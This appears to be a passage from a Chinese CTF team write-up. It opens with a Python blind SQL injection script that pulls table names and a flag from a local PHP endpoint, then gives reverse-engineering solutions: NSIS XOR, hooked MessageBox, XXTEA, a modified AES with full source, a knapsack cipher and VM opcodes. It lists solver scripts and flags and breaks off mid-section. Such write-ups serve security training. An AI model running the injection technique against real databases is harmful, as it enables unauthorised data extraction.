| # -\*- coding:utf8 -\*-  import requests  import string  url = "http://127.0.0.1/index.php"  def exp1():  str1 = ('0123456789'+string.ascii\_letters+string.punctuation).replace("'","").replace('"','').replace('\\','')  flag = ''  select = 'select group\_concat(table\_name) from sys.x$schema\_flattened\_keys'  for j in range(1,40):  for i in str1:  paylaod = "1/\*\*/&&/\*\*/(select substr(({}),{},1))='{}'".format(select, j, i)  #print(paylaod)  data = {  'id': paylaod,  }  r = requests.post(url,data=data)  if 'Nu1L' in r.text:  flag += i  print(flag)  break  def exp2():  str1 = ('0123456789'+string.ascii\_uppercase+string.ascii\_lowercase+string.punctuation).replace("'","").replace('"','').replace('\\','')  flag = ''  flag\_table\_name = 'f1ag\_1s\_h3r3\_hhhhh'  for j in range(1,39):  for i in str1:  i = flag+i  paylaod = "1&&((select 1,concat('{}~',CAST('0' as json))) < (select \* from {} limit 1))".format(i,flag\_table\_name)  #print(paylaod)  data = {  'id': paylaod,  }  r = requests.post(url,data=data)  if 'Nu1L' not in r.text:  flag=i  print(flag)  break  if \_\_name\_\_ == '\_\_main\_\_':  exp1()  exp2() |

# Reverse

## 奇怪的安装包(Ginkgo)

1. 使用7z将安装程序中的nsi脚本提取出来



1. 直接打开，可以看到nsi的安装逻辑，容易得到key的值，和flag的简单异或过程




|  |
| --- |
| #!/usr/bin/python2.7  #coding:utf-8  a="gm`fzd787`7bb,g72d,592b,8`g1,cg96813e8d``|"  b=''  for i in range(len(a)):  b+=chr(ord(a[i])^1)  print b |

## Miaonei(Venom)


1. 根据string找到main函数所在



Hook过程的函数




1. Hook之后的MessageBoxA为该函数



根据另一个字符串寻找flag的主要操作位置


1. 该函数是flag的处理函数



1. 检查汇编指令内容



找到flag处理主要函数，其中进行了简单的异或运算




a、b、c三个变量得到，算出为42及正常。

## Code2(Venom)

1. 通过字符串定位法定位到关键点，分析代码逻辑
2. 根据算法特征识别出关键算法是 XXTEA
3. 往前推发现 XXTEA 的密钥是另一种算法的结果
4. 根据算法特征识别出第一层算法是 arithmetic coding
5. 已知编码表和压缩结果的情况下，编写解压脚本 exp.cpp
6. 获得key,运行程序输入key,解密 XXTEA 跑出 flag

## Crackme(Kn0ck)

1. 使用IDA打开，通过提示字符串定位到验证函数，找到AES构造函数
2. 需要识别出AES算法S盒
3. 再根据标准算法对比，找出其他修改位置
4. 下图所示为密文，易找到key为“696368756e716975”，将其使用修改后的AES算法解密即可得到flag



AES.cpp

|  |
| --- |
| #include "AES.h"  #include "string.h"  using namespace std;  AES::AES(unsigned char\* key)  {  unsigned char sBox[] =  {  0x36, 0x4F, 0x62, 0xD8, 0xB5, 0x84, 0xCD, 0xF6, 0xDC, 0x2A, 0xE6, 0xED, 0xAB, 0x52, 0x01, 0xAF,  0xD0, 0x0A, 0x68, 0x14, 0x27, 0xA1, 0xDB, 0x87, 0x9C, 0xE7, 0x29, 0x66, 0x35, 0xE9, 0xB4, 0x91,  0x8B, 0xCE, 0xF3, 0x34, 0x56, 0x5E, 0x23, 0x61, 0x70, 0xC3, 0xA7, 0x32, 0x2D, 0x80, 0x0C, 0xC4,  0xF5, 0x2C, 0x72, 0xA4, 0xC9, 0x06, 0xB9, 0x6E, 0x19, 0x12, 0x07, 0x22, 0xD6, 0xD3, 0x00, 0x71,  0x98, 0x0E, 0x6B, 0xCA, 0x64, 0x3D, 0xBA, 0xFE, 0x88, 0x02, 0xE3, 0x46, 0xEF, 0x1F, 0x2F, 0x8F,  0x2E, 0x3A, 0x31, 0x9B, 0xF0, 0xE2, 0x7B, 0x99, 0xBB, 0xA8, 0x48, 0x63, 0xD4, 0x8D, 0xF4, 0x69,  0xBF, 0xE8, 0x4B, 0xDE, 0xDA, 0x76, 0xB0, 0x10, 0xB8, 0x97, 0xC6, 0x9F, 0x16, 0xF7, 0xAC, 0xDD,  0x45, 0xBC, 0xC5, 0xE1, 0xAD, 0x7C, 0x5B, 0xFC, 0xCC, 0xAE, 0x59, 0x9A, 0x6F, 0xE5, 0x67, 0xA3,  0x58, 0xC7, 0x8C, 0x65, 0x81, 0x49, 0x53, 0x83, 0x40, 0x39, 0x5D, 0x37, 0xB1, 0x74, 0x8E, 0x4D,  0xCF, 0x33, 0xF8, 0xA2, 0x75, 0x73, 0xFA, 0xD7, 0x4A, 0xCB, 0x82, 0x78, 0x17, 0xE0, 0x95, 0x7D,  0x08, 0xF1, 0xBD, 0x41, 0xB7, 0x04, 0x0F, 0x8A, 0xD1, 0x51, 0x3E, 0x38, 0x93, 0xC2, 0x89, 0xD2,  0x96, 0x94, 0x1A, 0xFB, 0x5F, 0x7E, 0x60, 0x24, 0x54, 0xEA, 0x7F, 0x0B, 0x1B, 0x43, 0x26, 0x2B,  0x1C, 0xB3, 0x4E, 0x85, 0x3F, 0x5A, 0xC0, 0x1E, 0x50, 0x77, 0xFF, 0x09, 0xE4, 0x9E, 0x25, 0x9D,  0x05, 0x13, 0xEE, 0xD5, 0x30, 0xAA, 0x28, 0x79, 0x86, 0x4C, 0xF9, 0x57, 0x6D, 0xEB, 0x47, 0xB2,  0xD9, 0x18, 0xB6, 0xBE, 0x7A, 0xC1, 0xA0, 0x0D, 0x5C, 0xC8, 0xA5, 0x44, 0x6A, 0x3C, 0x20, 0xA6,  0x03, 0x11, 0x3B, 0x15, 0x90, 0xFD, 0x92, 0xEC, 0xA9, 0x21, 0x55, 0x1D, 0xDF, 0x6C, 0x42, 0xF2  };  unsigned char invsBox[256] =  {  0x3e, 0x0e, 0x49, 0xf0, 0xa5, 0xd0, 0x35, 0x3a, 0xa0, 0xcb, 0x11, 0xbb, 0x2e, 0xe7, 0x41, 0xa6,  0x67, 0xf1, 0x39, 0xd1, 0x13, 0xf3, 0x6c, 0x9c, 0xe1, 0x38, 0xb2, 0xbc, 0xc0, 0xfb, 0xc7, 0x4d,  0xee, 0xf9, 0x3b, 0x26, 0xb7, 0xce, 0xbe, 0x14, 0xd6, 0x1a, 0x09, 0xbf, 0x31, 0x2c, 0x50, 0x4e,  0xd4, 0x52, 0x2b, 0x91, 0x23, 0x1c, 0x00, 0x8b, 0xab, 0x89, 0x51, 0xf2, 0xed, 0x45, 0xaa, 0xc4,  0x88, 0xa3, 0xfe, 0xbd, 0xeb, 0x70, 0x4b, 0xde, 0x5a, 0x85, 0x98, 0x62, 0xd9, 0x8f, 0xc2, 0x01,  0xc8, 0xa9, 0x0d, 0x86, 0xb8, 0xfa, 0x24, 0xdb, 0x80, 0x7a, 0xc5, 0x76, 0xe8, 0x8a, 0x25, 0xb4,  0xb6, 0x27, 0x02, 0x5b, 0x44, 0x83, 0x1b, 0x7e, 0x12, 0x5f, 0xec, 0x42, 0xfd, 0xdc, 0x37, 0x7c,  0x28, 0x3f, 0x32, 0x95, 0x8d, 0x94, 0x65, 0xc9, 0x9b, 0xd7, 0xe4, 0x56, 0x75, 0x9f, 0xb5, 0xba,  0x2d, 0x84, 0x9a, 0x87, 0x05, 0xc3, 0xd8, 0x17, 0x48, 0xae, 0xa7, 0x20, 0x82, 0x5d, 0x8e, 0x4f,  0xf4, 0x1f, 0xf6, 0xac, 0xb1, 0x9e, 0xb0, 0x69, 0x40, 0x57, 0x7b, 0x53, 0x18, 0xcf, 0xcd, 0x6b,  0xe6, 0x15, 0x93, 0x7f, 0x33, 0xea, 0xef, 0x2a, 0x59, 0xf8, 0xd5, 0x0c, 0x6e, 0x74, 0x79, 0x0f,  0x66, 0x8c, 0xdf, 0xc1, 0x1e, 0x04, 0xe2, 0xa4, 0x68, 0x36, 0x46, 0x58, 0x71, 0xa2, 0xe3, 0x60,  0xc6, 0xe5, 0xad, 0x29, 0x2f, 0x72, 0x6a, 0x81, 0xe9, 0x34, 0x43, 0x99, 0x78, 0x06, 0x21, 0x90,  0x10, 0xa8, 0xaf, 0x3d, 0x5c, 0xd3, 0x3c, 0x97, 0x03, 0xe0, 0x64, 0x16, 0x08, 0x6f, 0x63, 0xfc,  0x9d, 0x73, 0x55, 0x4a, 0xcc, 0x7d, 0x0a, 0x19, 0x61, 0x1d, 0xb9, 0xdd, 0xf7, 0x0b, 0xd2, 0x4c,  0x54, 0xa1, 0xff, 0x22, 0x5e, 0x30, 0x07, 0x6d, 0x92, 0xda, 0x96, 0xb3, 0x77, 0xf5, 0x47, 0xca  };    /\*  unsigned char sBox[] =  {  0x63,0x7c,0x77,0x7b,0xf2,0x6b,0x6f,0xc5,0x30,0x01,0x67,0x2b,0xfe,0xd7,0xab,0x76,  0xca,0x82,0xc9,0x7d,0xfa,0x59,0x47,0xf0,0xad,0xd4,0xa2,0xaf,0x9c,0xa4,0x72,0xc0,  0xb7,0xfd,0x93,0x26,0x36,0x3f,0xf7,0xcc,0x34,0xa5,0xe5,0xf1,0x71,0xd8,0x31,0x15,  0x04,0xc7,0x23,0xc3,0x18,0x96,0x05,0x9a,0x07,0x12,0x80,0xe2,0xeb,0x27,0xb2,0x75,  0x09,0x83,0x2c,0x1a,0x1b,0x6e,0x5a,0xa0,0x52,0x3b,0xd6,0xb3,0x29,0xe3,0x2f,0x84,  0x53,0xd1,0x00,0xed,0x20,0xfc,0xb1,0x5b,0x6a,0xcb,0xbe,0x39,0x4a,0x4c,0x58,0xcf,  0xd0,0xef,0xaa,0xfb,0x43,0x4d,0x33,0x85,0x45,0xf9,0x02,0x7f,0x50,0x3c,0x9f,0xa8,  0x51,0xa3,0x40,0x8f,0x92,0x9d,0x38,0xf5,0xbc,0xb6,0xda,0x21,0x10,0xff,0xf3,0xd2,  0xcd,0x0c,0x13,0xec,0x5f,0x97,0x44,0x17,0xc4,0xa7,0x7e,0x3d,0x64,0x5d,0x19,0x73,  0x60,0x81,0x4f,0xdc,0x22,0x2a,0x90,0x88,0x46,0xee,0xb8,0x14,0xde,0x5e,0x0b,0xdb,  0xe0,0x32,0x3a,0x0a,0x49,0x06,0x24,0x5c,0xc2,0xd3,0xac,0x62,0x91,0x95,0xe4,0x79,  0xe7,0xc8,0x37,0x6d,0x8d,0xd5,0x4e,0xa9,0x6c,0x56,0xf4,0xea,0x65,0x7a,0xae,0x08,  0xba,0x78,0x25,0x2e,0x1c,0xa6,0xb4,0xc6,0xe8,0xdd,0x74,0x1f,0x4b,0xbd,0x8b,0x8a,  0x70,0x3e,0xb5,0x66,0x48,0x03,0xf6,0x0e,0x61,0x35,0x57,0xb9,0x86,0xc1,0x1d,0x9e,  0xe1,0xf8,0x98,0x11,0x69,0xd9,0x8e,0x94,0x9b,0x1e,0x87,0xe9,0xce,0x55,0x28,0xdf,  0x8c,0xa1,0x89,0x0d,0xbf,0xe6,0x42,0x68,0x41,0x99,0x2d,0x0f,0xb0,0x54,0xbb,0x16  };  unsigned char invsBox[256] =  {  0x52,0x09,0x6a,0xd5,0x30,0x36,0xa5,0x38,0xbf,0x40,0xa3,0x9e,0x81,0xf3,0xd7,0xfb,  0x7c,0xe3,0x39,0x82,0x9b,0x2f,0xff,0x87,0x34,0x8e,0x43,0x44,0xc4,0xde,0xe9,0xcb,  0x54,0x7b,0x94,0x32,0xa6,0xc2,0x23,0x3d,0xee,0x4c,0x95,0x0b,0x42,0xfa,0xc3,0x4e,  0x08,0x2e,0xa1,0x66,0x28,0xd9,0x24,0xb2,0x76,0x5b,0xa2,0x49,0x6d,0x8b,0xd1,0x25,  0x72,0xf8,0xf6,0x64,0x86,0x68,0x98,0x16,0xd4,0xa4,0x5c,0xcc,0x5d,0x65,0xb6,0x92,  0x6c,0x70,0x48,0x50,0xfd,0xed,0xb9,0xda,0x5e,0x15,0x46,0x57,0xa7,0x8d,0x9d,0x84,  0x90,0xd8,0xab,0x00,0x8c,0xbc,0xd3,0x0a,0xf7,0xe4,0x58,0x05,0xb8,0xb3,0x45,0x06,  0xd0,0x2c,0x1e,0x8f,0xca,0x3f,0x0f,0x02,0xc1,0xaf,0xbd,0x03,0x01,0x13,0x8a,0x6b,  0x3a,0x91,0x11,0x41,0x4f,0x67,0xdc,0xea,0x97,0xf2,0xcf,0xce,0xf0,0xb4,0xe6,0x73,  0x96,0xac,0x74,0x22,0xe7,0xad,0x35,0x85,0xe2,0xf9,0x37,0xe8,0x1c,0x75,0xdf,0x6e,  0x47,0xf1,0x1a,0x71,0x1d,0x29,0xc5,0x89,0x6f,0xb7,0x62,0x0e,0xaa,0x18,0xbe,0x1b,  0xfc,0x56,0x3e,0x4b,0xc6,0xd2,0x79,0x20,0x9a,0xdb,0xc0,0xfe,0x78,0xcd,0x5a,0xf4,  0x1f,0xdd,0xa8,0x33,0x88,0x07,0xc7,0x31,0xb1,0x12,0x10,0x59,0x27,0x80,0xec,0x5f,  0x60,0x51,0x7f,0xa9,0x19,0xb5,0x4a,0x0d,0x2d,0xe5,0x7a,0x9f,0x93,0xc9,0x9c,0xef,  0xa0,0xe0,0x3b,0x4d,0xae,0x2a,0xf5,0xb0,0xc8,0xeb,0xbb,0x3c,0x83,0x53,0x99,0x61,  0x17,0x2b,0x04,0x7e,0xba,0x77,0xd6,0x26,0xe1,0x69,0x14,0x63,0x55,0x21,0x0c,0x7d  };\*/  memcpy(Sbox, sBox, 256);  memcpy(InvSbox, invsBox, 256);  KeyExpansion(key, w);  }  AES::~AES()  {  }  unsigned char\* AES::Cipher(unsigned char\* input)  {  unsigned char state[4][4];  int i, r, c;  int key1[4][4] = { 0x88, 0x88,0x66,0x77,0x99, 0x99,0x66,0x77,0x99,0x88,0x66,0x77,0x99,0x88,0x66,0x77 };  for (r = 0; r < 4; r++)  {  for (c = 0; c < 4; c++)  {  state[r][c] = input[c \* 4 + r]^key1[r][c];//后来添加的  }  }  AddRoundKey(state, w[0]);  for (i = 1; i <= 10; i++)  {  SubBytes(state);  ShiftRows(state);  if (i != 10)MixColumns(state);  AddRoundKey(state, w[i]);  }  int key[4][4] = {0x88,0x99,0x66,0x77,0x99, 0x88,0x66,0x77,0x88,0x66,0x77,0x99, 0x88,0x66,0x77,0x99};  for (r = 0; r < 4; r++)  {  for (c = 0; c < 4; c++)  {  input[c \* 4 + r] = state[r][c]^key[r][c];//后来添加的  }  }  return input;  }  unsigned char\* AES::InvCipher(unsigned char\* input)  {  unsigned char state[4][4];  int i, r, c;  int key[4][4] = { 0x88,0x99,0x66,0x77,0x99, 0x88,0x66,0x77,0x88,0x66,0x77,0x99, 0x88,0x66,0x77,0x99};  for (r = 0; r < 4; r++)  {  for (c = 0; c < 4; c++)  {  state[r][c] = input[c \* 4 + r] ^ key[r][c];  }  }  AddRoundKey(state, w[10]);  for (i = 9; i >= 0; i--)  {  InvShiftRows(state);  InvSubBytes(state);  AddRoundKey(state, w[i]);  if (i)  {  InvMixColumns(state);  }  }  int key1[4][4] = { 0x88, 0x88,0x66,0x77,0x99, 0x99,0x66,0x77,0x99,0x88,0x66,0x77,0x99,0x88,0x66,0x77 };  for (r = 0; r < 4; r++)  {  for (c = 0; c < 4; c++)  {  input[c \* 4 + r] = state[r][c] ^ key1[r][c];  }  }  return input;  }  void\* AES::Cipher(void\* input, int length)  {  unsigned char\* in = (unsigned char\*)input;  int i;  if (!length) // 如果是0则当做字符串处理  {  while (\*(in + length++));  in = (unsigned char\*)input;  }  for (i = 0; i < length; i += 16)  {  Cipher(in + i);  }  return input;  }  void\* AES::InvCipher(void\* input, int length)  {  unsigned char\* in = (unsigned char\*)input;  int i;  for (i = 0; i < length; i += 16)  {  InvCipher(in + i);  }  return input;  }  void AES::KeyExpansion(unsigned char\* key, unsigned char w[][4][4])  {  int i, j, r, c;  //----------------------------------------------------  unsigned char rc[] = { 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36 };  for (r = 0; r < 4; r++)  {  for (c = 0; c < 4; c++)  {  w[0][r][c] = key[r + c \* 4];  int kk = r + c \* 4;  }  }  for (i = 1; i <= 10; i++)  {  for (j = 0; j < 4; j++)  {  unsigned char t[4];  for (r = 0; r < 4; r++)  {  t[r] = j ? w[i][r][j - 1] : w[i - 1][r][3];  }  if (j == 0)  {  unsigned char temp = t[0];  for (r = 0; r < 3; r++)  {  t[r] = Sbox[t[(r + 1) % 4]];  }  t[3] = Sbox[temp];  t[0] ^= rc[i - 1];  }  for (r = 0; r < 4; r++)  {  w[i][r][j] = w[i - 1][r][j] ^ t[r];  }  }  }  }  unsigned char AES::FFmul(unsigned char a, unsigned char b)  {  unsigned char bw[4];  unsigned char res = 0;  int i;  bw[0] = b;  for (i = 1; i < 4; i++)  {  bw[i] = bw[i - 1] << 1;  if (bw[i - 1] & 0x80)  {  bw[i] ^= 0x1b;  }  }  for (i = 0; i < 4; i++)  {  if ((a >> i) & 0x01)  {  res ^= bw[i];  }  }  return res;  }  void AES::SubBytes(unsigned char state[][4])  {  int r, c;  for (r = 0; r < 4; r++)  {  for (c = 0; c < 4; c++)  {  state[r][c] = Sbox[state[r][c]];  }  }  }  void AES::ShiftRows(unsigned char state[][4])  {  unsigned char t[4];  int r, c;  for (r = 1; r < 4; r++)  {  for (c = 0; c < 4; c++)  {  t[c] = state[r][(c + r) % 4];  }  for (c = 0; c < 4; c++)  {  state[r][c] = t[c];  }  }  }  void AES::MixColumns(unsigned char state[][4])  {  unsigned char t[4];  int r, c;  for (c = 0; c < 4; c++)  {  for (r = 0; r < 4; r++)  {  t[r] = state[r][c];  }  for (r = 0; r < 4; r++)  {  state[r][c] = FFmul(0x02, t[r])  ^ FFmul(0x03, t[(r + 1) % 4])  ^ FFmul(0x01, t[(r + 2) % 4])  ^ FFmul(0x01, t[(r + 3) % 4]);  }  }  }  void AES::AddRoundKey(unsigned char state[4][4], unsigned char k[4][4])  {  int r, c;  for (c = 0; c < 4; c++)  {  for (r = 0; r < 4; r++)  {  state[r][c] ^= k[r][c];  }  }  }  void AES::InvSubBytes(unsigned char state[][4])  {  int r, c;  for (r = 0; r < 4; r++)  {  for (c = 0; c < 4; c++)  {  state[r][c] = InvSbox[state[r][c]];  }  }  }  void AES::InvShiftRows(unsigned char state[][4])  {  unsigned char t[4];  int r, c;  for (r = 1; r < 4; r++)  {  for (c = 0; c < 4; c++)  {  t[c] = state[r][(c - r + 4) % 4];  }  for (c = 0; c < 4; c++)  {  state[r][c] = t[c];  }  }  }  void AES::InvMixColumns(unsigned char state[][4])  {  unsigned char t[4];  int r, c;  for (c = 0; c < 4; c++)  {  for (r = 0; r < 4; r++)  {  t[r] = state[r][c];  }  for (r = 0; r < 4; r++)  {  state[r][c] = FFmul(0x0e, t[r])  ^ FFmul(0x0b, t[(r + 1) % 4])  ^ FFmul(0x0d, t[(r + 2) % 4])  ^ FFmul(0x09, t[(r + 3) % 4]);  }  }  } |

AES.h

|  |
| --- |
| #pragma once  #ifndef SRC\_UTILS\_AES\_H  #define SRC\_UTILS\_AES\_H  class AES  {  public:  AES(unsigned char\* key);  virtual ~AES();  unsigned char\* Cipher(unsigned char\* input); // 加密，传入的数组大小必须是16字节  unsigned char\* InvCipher(unsigned char\* input); // 解密，传入的数组也必须是16字节  void\* Cipher(void\* input, int length = 0); // 可以传入数组，大小必须是16的整数倍，如果不是将会越界操作；如果不传length而默认为0，那么将按照字符串处理，遇'\0'结束  void\* InvCipher(void\* input, int length); // 必须传入数组和大小，必须是16的整数倍  void AddRoundKey(unsigned char state[][4], unsigned char k[][4]);  private:  unsigned char Sbox[256];  unsigned char InvSbox[256];  unsigned char w[11][4][4];  void KeyExpansion(unsigned char\* key, unsigned char w[][4][4]);  unsigned char FFmul(unsigned char a, unsigned char b);  void SubBytes(unsigned char state[][4]);  void ShiftRows(unsigned char state[][4]);  void MixColumns(unsigned char state[][4]);    void InvSubBytes(unsigned char state[][4]);  void InvShiftRows(unsigned char state[][4]);  void InvMixColumns(unsigned char state[][4]);  };  #endif // SRC\_UTILS\_AES\_H |

flag.cpp

|  |
| --- |
| #include "AES.h"  #include <stdio.h>  #include <stdlib.h>  #include <string.h>  #include <string>  using namespace std;  void main() {  //flag{8a6e13fc-4ea0-47fa-9d5c-07a3c2c28ed9}";  unsigned char hexData[48] = {  0x20,0xb0,0x0e,0xa2,0x0c,0x3a,0x15,0x55,0x1d,0x0b,0x5b,0x8e,0x1c,0x2a,0xce,0x54,0xb4,0x4a,0xc1,0xbc,0x00,0x3c,0xac,0x40,0x42,0x03,0x71,0xbd,0x25,0x3a,0xb9,0xe9,0xf0,0x89,0x40,0x2d,0x6f,0x94,0x47,0x16,0xea,0xf9,0x0f,0x95,0xab,0xc8,0xcb,0x14  };  unsigned char key[] = "696368756e716975";  AES aes(key);  aes.InvCipher(hexData, 48);  for (int i = 0; i < 48; i++) {  printf("%c", hexData[i]);  }  system("pause");  } |

## BabyMac(Nu1L)


1. 对程序进行静态分析，发现是实现了一个类似于01背包的算法，把明文4字节一组加密，并与密文比较
2. 需要对01背包进行求解

方法一：程序中包含了Merkle-Hellman算法的密钥生成过程，即隐含了私钥，使用正常解法求解背包算法，[见](http://xn--solve-4n1h00cq28b7jzxv1bzh6bxlap54n.py/)   
方法二：可以编写正常的01背包算法去求解，复杂度O(2^n)，n=32，约几个小时可以跑出来


|  |
| --- |
| data = [0x30970372813d2, 0x2d3a89bca52ac, 0x31551e79154a2, 0x2c522e9a5298a, 0x2a61367c5c698, 0x264491c01cafd, 0x26ca3a06c98b3, 0x2dacbd12fb903, 0x2e470707574e1, 0x309e5dc39a9a7]  seq = [1, 510, 6777, 18752, 28975, 57797, 125030, 243804, 483504, 973149, 1946464, 3886406, 7774215, 15553164, 31102004, 62201066, 124410157, 248818312, 497635748, 995270391, 1990546498, 3981095035, 7962189984, 15924374724, 31848747993, 63697492349, 127394984839, 254789975789, 509579948836, 1019159897559, 2038319794610, 4076639590924]  import gmpy2  from Crypto.Util.number import \*  r = 1145141919810  m = 114514191981019  s = gmpy2.invert(r, m)  flags = []  for i in data:  flags.append(i \* s % m)  flag = ''  def get\_num(x):  res = ''  for i in seq[::-1]:  #print x  if (x >= i):  res += '1'  x -= i  else:  res += '0'  return int(res[::-1], 2)  for i in flags:  flag += long\_to\_bytes(get\_num(i))[::-1]  print flag |

## EasyEncrypt(SU)

1. 打开后发现有混淆，先运行去混淆脚本



1. 使用ida分析，发现是读取文件的前16个字节aes加密后写回



1. 使用工具/代码解密lck文件的前16个字节后patch回原文件，得到flag.png

## Easyvm(timekeeper)

对程序进行逆向分析,分析出opcode结构并反推即可

|  |
| --- |
| flag = [  0x72, 0xDE, 0xC1, 0xD4, 0x6D, 0x58, 0x6B, 0x2D, 0x87, 0x69,  0xC8, 0x6E, 0xDC, 0x47, 0xD3, 0x61, 0xC6, 0x71, 0x29, 0x7D  ]  inputx = [  0x72, 0xDE, 0xC1, 0xD4, 0x6D, 0x58, 0x6B, 0x2D, 0x87, 0x69,  0xC8, 0x6E, 0xDC, 0x47, 0xD3, 0x61, 0xC6, 0x71, 0x29, 0x7D,  ]  inputx[0] = flag[0]^20  inputx[1] = flag[1]-flag[0]  inputx[2] = (flag[2]-2)^flag[1]  inputx[3] = flag[3]^flag[2]^flag[0]  inputx[4] = flag[4]+14  inputx[5] = flag[5]+30  inputx[6] = flag[6]+2  inputx[7] = flag[7]^flag[0]  inputx[8] = flag[8]-30  inputx[9] = flag[9]+10  inputx[10] = flag[10]-flag[9]  inputx[11] = flag[11]  inputx[12] = flag[12]/2+1  inputx[13] = 116  inputx[14] = 95  inputx[15] = flag[16]-flag[15]  inputx[16] = flag[15]  inputx[17] = flag[17]+2  inputx[18] = flag[18]^40+40  inputz = ''  for i in inputx:  tmp = int(i)%256  inputz += chr(tmp)  print(inputz) |

## 吃鸡游戏(timekeeper)

先从 IDA 的 Strings 窗口入手，可以看到 Strings 窗口中出现了 "Sorry, your input is illegal." 这个错误提示字符串，通过 xref 可以发现下面代码，根据函数名字中的 setText 及相关分析可以推测这是在设置显示错误提示。这里将出现下面汇编的函数命名为 "FailDialog"

|  |
| --- |
